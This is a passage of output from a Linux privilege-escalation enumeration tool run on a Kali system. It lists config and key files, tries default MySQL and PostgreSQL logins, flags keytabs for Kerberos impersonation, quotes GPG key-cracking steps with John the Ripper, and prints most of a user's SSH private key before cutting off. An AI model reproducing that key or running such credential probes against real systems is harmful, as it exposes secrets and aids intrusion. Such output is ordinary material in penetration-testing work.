-rw-r--r-- 1 root root 40491 Jul 11 17:06 /usr/share/doc/mosquitto/examples/mosquitto.conf

===== Analyzing Neo4j Files (limit 70)

drwxr-xr-x 12 root root 4096 Mar 7 2025 /usr/lib/python3/dist-packages/neo4j

===== Analyzing Cloud Init Files (limit 70)

-rw-r--r-- 1 root root 3660 Jun 25 17:46 /snap/core18/2947/etc/cloud/cloud.cfg

lock_passwd: True

===== Analyzing IPsec Files (limit 70)

-rw----- 1 root root 175 Jan 16 2025 /etc/ipsec.secrets

-rw-r--r-- 1 root root 610 Mar 14 2025 /etc/ipsec.conf

ipsec.conf - strongSwan IPsec configuration file

basic configuration

config setup

strictcrpolicies=yes

uniqueids = no

Add connections here.

Sample VPN connections

#conn sample-self-signed

```
# leftsubnet=10.1.0.0/16
# leftcert=selfCert.der
# leftsendcert=never
# right=192.168.0.2
# rightsubnet=10.2.0.0/16
# rightcert=peerCert.der
# auto=start

#conn sample-with-ca-cert
# leftsubnet=10.1.0.0/16
# leftcert=myCert.pem
# right=192.168.0.2
# rightsubnet=10.2.0.0/16
# rightid="C=CH, O=strongSwan Project CN=peer name"
# auto=start
```

===== Analyzing Keyring Files (limit 70)

```
drwxr-xr-x 2 root root 4096 Feb 19 2025 /etc/apt/keyrings
drwx----- 2 kali kali 4096 Sep 22 02:41 /home/kali/.local/share/keyrings
drwxr-xr-x 2 root root 200 Aug 21 20:19 /snap/core18/2947/usr/share/keyrings
drwxr-xr-x 2 root root 4096 Sep  9 03:48 /usr/share/keyrings

-rw----- 1 kali kali 105 Apr 22 01:56 /home/kali/.local/share/keyrings/login.keyring
-rw-r--r-- 1 root root 262 Nov  2 2021 /usr/share/doc/john/README.keyring

-rw----- 1 kali kali 207 Apr 22 01:56 /home/kali/.local/share/keyrings/user.keystore
-rw-r--r-- 1 root root 344 Nov  2 2021 /usr/share/doc/john/README.keystore
```

🔍 Analyzing FastCGI Files (limit 70)

-rw-r--r-- 1 root root 1055 Jun 19 2024 /etc/nginx/fastcgi_params

🔍 Analyzing SNMP Files (limit 70)

-rw-r----- 1 root Debian-snmp 3108 Aug 19 2023 /etc/snmp/snmpd.conf

🔍 Analyzing Postfix Files (limit 70)

-rw-r--r-- 1 root root 675 Apr 1 2018 /snap/core18/2947/usr/share/bash-completion/completions/postfix

-rw-r--r-- 1 root root 676 Jan 26 2025 /usr/share/bash-completion/completions/postfix

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2024/postfix

🔍 Analyzing Zabbix Files (limit 70)

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2018/zabbix

🔍 Analyzing Github Files (limit 70)

drwxrwxr-x 3 kali kali 4096 Sep 22 03:23 /home/kali/ghidra/.github

drwxrwxr-x 5 kali kali 4096 Apr 28 00:48 /home/kali/zphisher/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/abbrev-0.1.2/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/bcrypt_pbkdf-1.1.1/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/benchmark-0.4.1/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/chunky_png-1.4.0/.github

drwxr-xr-x 3 root root 4096 Apr 22 02:23 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/dnsruby-1.72.4/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/domain_name-0.6.20240107/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/erb-5.0.2/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ffi-1.16.3/ext/ffi_c/libffi/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/getoptlong-0.2.1/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/gyoku-1.4.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/http-cookie-1.0.8/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/http_parser.rb-0.8.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logger-1.6.6/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/metasploit_data_models-6.0.10/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/metasploit-model-5.0.4/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/mini_mime-1.1.5/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/mini_portile2-2.8.9/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-pop-0.1.2/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-protocol-0.2.2/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-sftp-4.0.0/.github

drwxr-xr-x 4 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ssh-7.3.0/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/network_interface-0.0.4/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/nori-2.7.1/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/packetfu-2.0.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/prettyprint-0.2.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-core-0.1.34/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-exploitation-0.1.42/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-mime-0.1.12/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-powershell-0.1.103/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-random_0.1.20/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-socket-0.1.63/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-sslscan-0.1.13/.github

drwxr-xr-x 3 root root 4096 Apr 22 02:24 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-text-0.2.61/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rinda-0.2.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rubyntlm-0.6.5/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/sshkey-3.0.0/.github

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/swagger-blocks-3.0.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/syslog-0.3.0/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/warden-1.2.9/.github

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/win32api-0.1.0/.github

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/xmlrpc-0.3.3/.github

-rw-rw-r-- 1 kali kali 88 Sep 11 05:33 /home/kali/.gitconfig

[user]

name = balajid1510

email = your_email@example.com

[credential]

helper = store

drwxr-xr-x 8 root root 4096 May 19 21:20 /home/kali/Burpsuite-Professional/.git

drwxrwxr-x 8 kali kali 4096 Apr 28 00:57 /home/kali/CamPhish/.git

drwxrwxr-x 7 kali kali 4096 Sep 11 03:53 /home/kali/cyart-vapt-team/.git

drwxrwxr-x 8 kali kali 4096 Jul 7 08:59 /home/kali/DAPOKI/.git

drwxrwxr-x 7 kali kali 4096 Sep 22 03:23 /home/kali/ghidra/.git

drwxrwxr-x 7 kali kali 4096 Sep 16 05:52 /home/kali/LHF/.git

drwxrwxr-x 8 kali kali 4096 Apr 28 01:54 /home/kali/MaxPhisher/.git

drwxrwxr-x 8 kali kali 4096 Apr 23 03:08 /home/kali/.maxsites/.git

drwxrwxr-x 8 kali kali 4096 Apr 28 00:48 /home/kali/zphisher/.git

┌───────────┐ Analyzing FTP Files (limit 70)

-rw-r--r-- 1 root root 69 Feb 15 2025 /etc/php/8.4/mods-available/ftp.ini

-rw-r--r-- 1 root root 69 Aug 15 19:34 /usr/share/php8.4-common/common/ftp.ini

===== Analyzing Samba Files (limit 70)

-rw-r--r-- 1 root root 8888 Feb 19 2025 /etc/samba/smb.conf

; logon script = logon.cmd

create mask = 0700

directory mask = 0700

; guest ok = yes

;

The path below should be writable by all users so that their

;

;

; create mask = 0600

; directory mask = 0700

create mask = 0700

browseable = yes

-rw-r--r-- 1 root root 8888 Sep 8 11:35 /usr/share/samba/smb.conf

; logon script = logon.cmd

```
create mask = 0700
directory mask = 0700
; guest ok = yes
;
# The path below should be writable by all users so that their
;
;
; create mask = 0600
; directory mask = 0700
```

```
create mask = 0700
browseable = yes
```

===== Analyzing DNS Files (limit 70)

```
-rw-r--r-- 1 root root 807 Jan 26  2025 /usr/share/bash-completion/completions/bind
-rw-r--r-- 1 root root 807 Jan 26  2025 /usr/share/bash-completion/completions/bind
```

===== Analyzing Strapi Files (limit 70)

```
drwxr-xr-x 2 root root 4096 Sep  9 03:49 /usr/share/metasploit-framework/config/environments
```

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/vendor/bundle/ruby/3.3.0/gems/metasploit-credential-
6.0.16/spec/dummy/config/environments

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/vendor/bundle/ruby/3.3.0/gems/metasploit_data_models-
6.0.10/spec/dummy/config/environments

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/vendor/bundle/ruby/3.3.0/gems/metasploit-model-
5.0.4/spec/dummy/config/environments

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/vendor/bundle/ruby/3.3.0/gems/railties-
7.2.2.2/lib/rails/generators/rails/app/templates/config/environments

===== || Analyzing Cacti Files (limit 70)

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2019/cacti

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2020/cacti

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2021/cacti

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2022/cacti

===== || Analyzing Roundcube Files (limit 70)

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2018/roundcube

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2019/roundcube

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2020/roundcube

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2021/roundcube

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2022/roundcube

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2023/roundcube

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2024/roundcube

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2025/roundcube

|| Analyzing Jenkins Files (limit 70)

-rw----- 1 root root 2048 Apr 23 02:28 /opt/nessus/var/nessus/master.key

-rw-r--r-- 1 kali kali 53986 May 27 02:07 /home/kali/.ZAP/config.xml

<name>html_tag_password</name>

<resBodyRegex><password\s</resBodyRegex>

<name>html_type_password</name>

<resBodyRegex>type\s*=\s*["]?password["]?</resBodyRegex>

<fieldId>password</fieldId>

-rw-r--r-- 1 root root 3881 Mar 26 05:23 /usr/share/zaproxy/xml/config.xml

<name>html_tag_password</name>

<resBodyRegex><password\s</resBodyRegex>

<name>html_type_password</name>

<resBodyRegex>type\s*=\s*["]?password["]?</resBodyRegex>

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/doc/metasploit-framework/modules/auxiliary/scanner/jenkins

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/modules/auxiliary/scanner/jenkins

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2019/jenkins

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2020/jenkins

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2021/jenkins

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2022/jenkins

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2023/jenkins

===== || Analyzing Interesting logs Files (limit 70)

-rw-r----- 1 root adm 0 Mar 7 2025 /var/log/apache2/access.log

-rw-r----- 1 www-data adm 0 Mar 7 2025 /var/log/nginx/access.log

-rw-r----- 1 root adm 0 Mar 7 2025 /var/log/apache2/error.log

-rw-r----- 1 www-data adm 0 Mar 7 2025 /var/log/nginx/error.log

===== || Analyzing Other Interesting Files (limit 70)

-rw-r--r-- 1 root root 5551 Mar 7 2025 /etc/skel/.bashrc

-rw-r--r-- 1 kali kali 5551 Mar 7 2025 /home/kali/.bashrc

-rw-r--r-- 1 root root 3771 Apr 4 2018 /snap/core18/2947/etc/skel/.bashrc

-rw-r--r-- 1 root root 5551 Sep 8 11:35 /usr/share/kali-defaults/etc/skel/.bashrc

-rw-r--r-- 1 root root 807 Oct 5 2024 /etc/skel/.profile

-rw-r--r-- 1 kali kali 807 Mar 7 2025 /home/kali/.profile

-rw-r--r-- 1 root root 807 Apr 4 2018 /snap/core18/2947/etc/skel/.profile

-rw-r--r-- 1 kali kali 0 Apr 22 02:00 /home/kali/.sudo_as_admin_successful

|| Analyzing Windows Files (limit 70)

lrwxrwxrwx 1 root root 22 Mar 7 2025 /etc/alternatives/my.cnf -> /etc/mysql/mariadb.cnf

lrwxrwxrwx 1 root root 24 Oct 20 2020 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf

-rw-r--r-- 1 root root 83 Sep 9 03:46 /var/lib/dpkg/alternatives/my.cnf

-rw-r--r-- 1 root root 31443 Sep 1 11:07 /usr/share/sqlmap/data/xml/banner/server.xml

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/lib/python3/dist-packages/pypykatz/registry/software

===== Analyzing FreeIPA Files (limit 70)

```
drwxr-xr-x 2 root root 4096 Sep  9 03:51 /usr/share/texlive/texmf-dist/tex4ht/ht-  
fonts/iso8859/1/ipa
```

===== Searching kerberos conf files and tickets

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/linux-active-directory.html#linux-active-directory>

ptrace protection is disabled (0), you might find tickets inside processes memory

keytab file found, you may be able to impersonate some kerberos principals and add users or modify passwords

keytab file found, you may be able to impersonate some kerberos principals and add users or modify passwords

keytab file found, you may be able to impersonate some kerberos principals and add users or modify passwords

keytab file found, you may be able to impersonate some kerberos principals and add users or modify passwords

keytab file found, you may be able to impersonate some kerberos principals and add users or modify passwords

keytab file found, you may be able to impersonate some kerberos principals and add users or modify passwords

keytab file found, you may be able to impersonate some kerberos principals and add users or modify passwords

-rw-r--r-- 1 root root 185 Feb 6 2025 /usr/share/samba/setup/krb5.conf

[libdefaults]

default_realm = \${REALM}

dns_lookup_realm = false

dns_lookup_kdc = true

[realms]

\${REALM} = {

default_domain = \${DNSDOMAIN}

}

[domain_realm]

 \${HOSTNAME} = \${REALM}

tickets kerberos Not Found

klist Not Found

===== Searching Log4Shell vulnerable libraries

===== Searching mysql credentials and exec

From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user:

Found readable /etc/mysql/my.cnf

[client-server]

socket = /run/mysqld/mysqld.sock

!includedir /etc/mysql/conf.d/

!includedir /etc/mysql/mariadb.conf.d/

===== MySQL version

mysql from 11.8.3-MariaDB, client 15.2 for debian-linux-gnu (x86_64) using EditLine wrapper

== MySQL connection using default root/root No

== MySQL connection using root/toor No

== MySQL connection using root/NOPASS No

MySQL process not found.

|| Analyzing PGP-GPG Files (limit 70)

/usr/bin/gpg

netpgpkeys Not Found

netpgp Not Found

-rw-r--r-- 1 root root 8700 Apr 9 18:05 /usr/share/keyrings/debian-archive-bookworm-automatic.pgp

-rw-r--r-- 1 root root 8709 Apr 9 18:05 /usr/share/keyrings/debian-archive-bookworm-security-automatic.pgp

-rw-r--r-- 1 root root 280 Apr 9 18:05 /usr/share/keyrings/debian-archive-bookworm-stable.pgp

-rw-r--r-- 1 root root 8700 Apr 9 18:05 /usr/share/keyrings/debian-archive-bullseye-automatic.pgp

-rw-r--r-- 1 root root 8709 Apr 9 18:05 /usr/share/keyrings/debian-archive-bullseye-security-automatic.pgp

-rw-r--r-- 1 root root 2453 Apr 9 18:05 /usr/share/keyrings/debian-archive-bullseye-stable.pgp

-rw-r--r-- 1 root root 55918 Apr 9 18:05 /usr/share/keyrings/debian-archive-keyring.pgp

-rw-r--r-- 1 root root 72636 Apr 9 18:05 /usr/share/keyrings/debian-archive-removed-keys.pgp

-rw-r--r-- 1 root root 8698 Apr 9 18:05 /usr/share/keyrings/debian-archive-trixie-automatic.pgp

-rw-r--r-- 1 root root 8707 Apr 9 18:05 /usr/share/keyrings/debian-archive-trixie-security-automatic.pgp

-rw-r--r-- 1 root root 962 Apr 9 18:05 /usr/share/keyrings/debian-archive-trixie-stable.pgp

-rw-r--r-- 1 root root 3484 Jul 2 09:05 /usr/share/keyrings/grml-archive-keyring.pgp

lrwxrwxrwx 1 root root 44 Sep 9 03:51 /etc/apt/trusted.gpg.d/kali-archive-keyring.gpg -> /usr/share/keyrings/kali-archive-keyring.gpg

-rw-r--r-- 1 root root 1193 Sep 9 03:29 /etc/apt/trusted.gpg.d/kali.gpg

-rw-rw-r-- 1 kali kali 6693 Apr 29 01:15 /home/kali/.cache/torbrowser/torbrowser.gpg

-rw----- 1 kali kali 1200 Apr 29 01:14 /home/kali/.local/share/torbrowser/gnupg_homedir/trustdb.gpg

-rw-r--r-- 1 root root 7399 Sep 17 2018 /snap/core18/2947/usr/share/keyrings/ubuntu-archive-keyring.gpg

-rw-r--r-- 1 root root 6713 Oct 27 2016 /snap/core18/2947/usr/share/keyrings/ubuntu-archive-removed-keys.gpg

-rw-r--r-- 1 root root 4097 Feb 6 2018 /snap/core18/2947/usr/share/keyrings/ubuntu-cloudimage-keyring.gpg

-rw-r--r-- 1 root root 0 Jan 17 2018 /snap/core18/2947/usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg

-rw-r--r-- 1 root root 1227 May 27 2010 /snap/core18/2947/usr/share/keyrings/ubuntu-master-keyring.gpg

-rw-r--r-- 1 root root 444 Nov 2 2021 /usr/share/doc/john/README.gpg

Cracking PGP Desktop / OpenPGP / GnuPG private (secret) keys with john

=====

1. Run gpg2john on PGP private key files (supports .skr files too!)

E.g. \$../run/gpg2john openwall.sec.asc > hashes

E.g. \$../run/gpg2john openwall.skr > hashes

Ensure that the input file to gpg2john contains a single private key.

2. Run john on the output of gpg2john.

E.g. \$../run/john hashes

-rw-r--r-- 1 root root 3709 Aug 21 11:55 /usr/share/gnupg/distsigkey.gpg

lrwxrwxrwx 1 root root 37 Apr 9 18:05 /usr/share/keyrings/debian-archive-bookworm-automatic.gpg -> debian-archive-bookworm-automatic.gpg

lrwxrwxrwx 1 root root 46 Apr 9 18:05 /usr/share/keyrings/debian-archive-bookworm-security-automatic.gpg -> debian-archive-bookworm-security-automatic.gpg

lrwxrwxrwx 1 root root 34 Apr 9 18:05 /usr/share/keyrings/debian-archive-bookworm-stable.gpg -> debian-archive-bookworm-stable.gpg

lrwxrwxrwx 1 root root 37 Apr 9 18:05 /usr/share/keyrings/debian-archive-bullseye-automatic.gpg -> debian-archive-bullseye-automatic.gpg

lrwxrwxrwx 1 root root 46 Apr 9 18:05 /usr/share/keyrings/debian-archive-bullseye-security-automatic.gpg -> debian-archive-bullseye-security-automatic.gpg

lrwxrwxrwx 1 root root 34 Apr 9 18:05 /usr/share/keyrings/debian-archive-bullseye-stable.gpg -> debian-archive-bullseye-stable.gpg

lrwxrwxrwx 1 root root 26 Apr 9 18:05 /usr/share/keyrings/debian-archive-keyring.gpg -> debian-archive-keyring.gpg

lrwxrwxrwx 1 root root 31 Apr 9 18:05 /usr/share/keyrings/debian-archive-removed-keys.gpg -> debian-archive-removed-keys.gpg

lrwxrwxrwx 1 root root 35 Apr 9 18:05 /usr/share/keyrings/debian-archive-trixie-automatic.gpg -> debian-archive-trixie-automatic.gpg

lrwxrwxrwx 1 root root 44 Apr 9 18:05 /usr/share/keyrings/debian-archive-trixie-security-automatic.gpg -> debian-archive-trixie-security-automatic.gpg

lrwxrwxrwx 1 root root 32 Apr 9 18:05 /usr/share/keyrings/debian-archive-trixie-stable.gpg -> debian-archive-trixie-stable.gpg

lrwxrwxrwx 1 root root 24 Jul 2 09:05 /usr/share/keyrings/grml-archive-keyring.gpg -> grml-archive-keyring.gpg

-rw-r--r-- 1 root root 3464 Apr 18 04:37 /usr/share/keyrings/kali-archive-keyring.gpg

-rw-r--r-- 1 root root 3494 Oct 19 2023 /usr/share/postgresql-common/pgdg/apt.postgresql.org.gpg

-rw-r--r-- 1 root root 64651 May 6 04:54 /usr/share/texlive/tlpkg/gpg/pubring.gpg

-rw-r--r-- 1 root root 0 Apr 12 2016 /usr/share/texlive/tlpkg/gpg/secring.gpg

-rw-r--r-- 1 root root 1280 May 6 04:54 /usr/share/texlive/tlpkg/gpg/trustdb.gpg

drwx----- 3 kali kali 4096 Sep 22 06:14 /home/kali/.gnupg

===== || Analyzing PostgreSQL Files (limit 70)

Version: psql (PostgreSQL) 17.5 (Debian 17.5-1)

-rw-r----- 1 postgres postgres 5924 Sep 10 21:41 /etc/postgresql/17/main/pg_hba.conf

-rw-r--r-- 1 postgres postgres 30981 Sep 10 21:41 /etc/postgresql/17/main/postgresql.conf

ssl = on

ssl_cert_file = '/etc/ssl/certs/ssl-cert-snakeoil.pem'

ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'

max_wal_size = 1GB

min_wal_size = 80MB

log_timezone = 'America/New_York'

datestyle = 'iso, mdy'

timezone = 'America/New_York'

default_text_search_config = 'pg_catalog.english'

⇒ PostgreSQL connection to template0 using postgres/NOPASS No

⇒ PostgreSQL connection to template1 using postgres/NOPASS No

⇒ PostgreSQL connection to template0 using pgsql/NOPASS No

⇒ PostgreSQL connection to template1 using pgsql/NOPASS No

===== Searching uncommon passwd files (splunk)

passwd file: /etc/pam.d/passwd

passwd file: /etc/passwd

passwd file: /snap/core18/2947/etc/pam.d/passwd

passwd file: /snap/core18/2947/etc/passwd

passwd file: /snap/core18/2947/usr/share/bash-completion/completions/passwd

passwd file: /snap/core18/2947/usr/share/lintian/overrides/passwd

passwd file: /snap/core18/2947/var/lib/extrasusers/passwd

passwd file: /usr/share/bash-completion/completions/passwd

passwd file: /usr/share/lintian/overrides/passwd

|| Searching ssl/ssh files

|| Analyzing SSH Files (limit 70)

-rw----- 1 kali kali 2590 Apr 23 03:08 /home/kali/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----

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
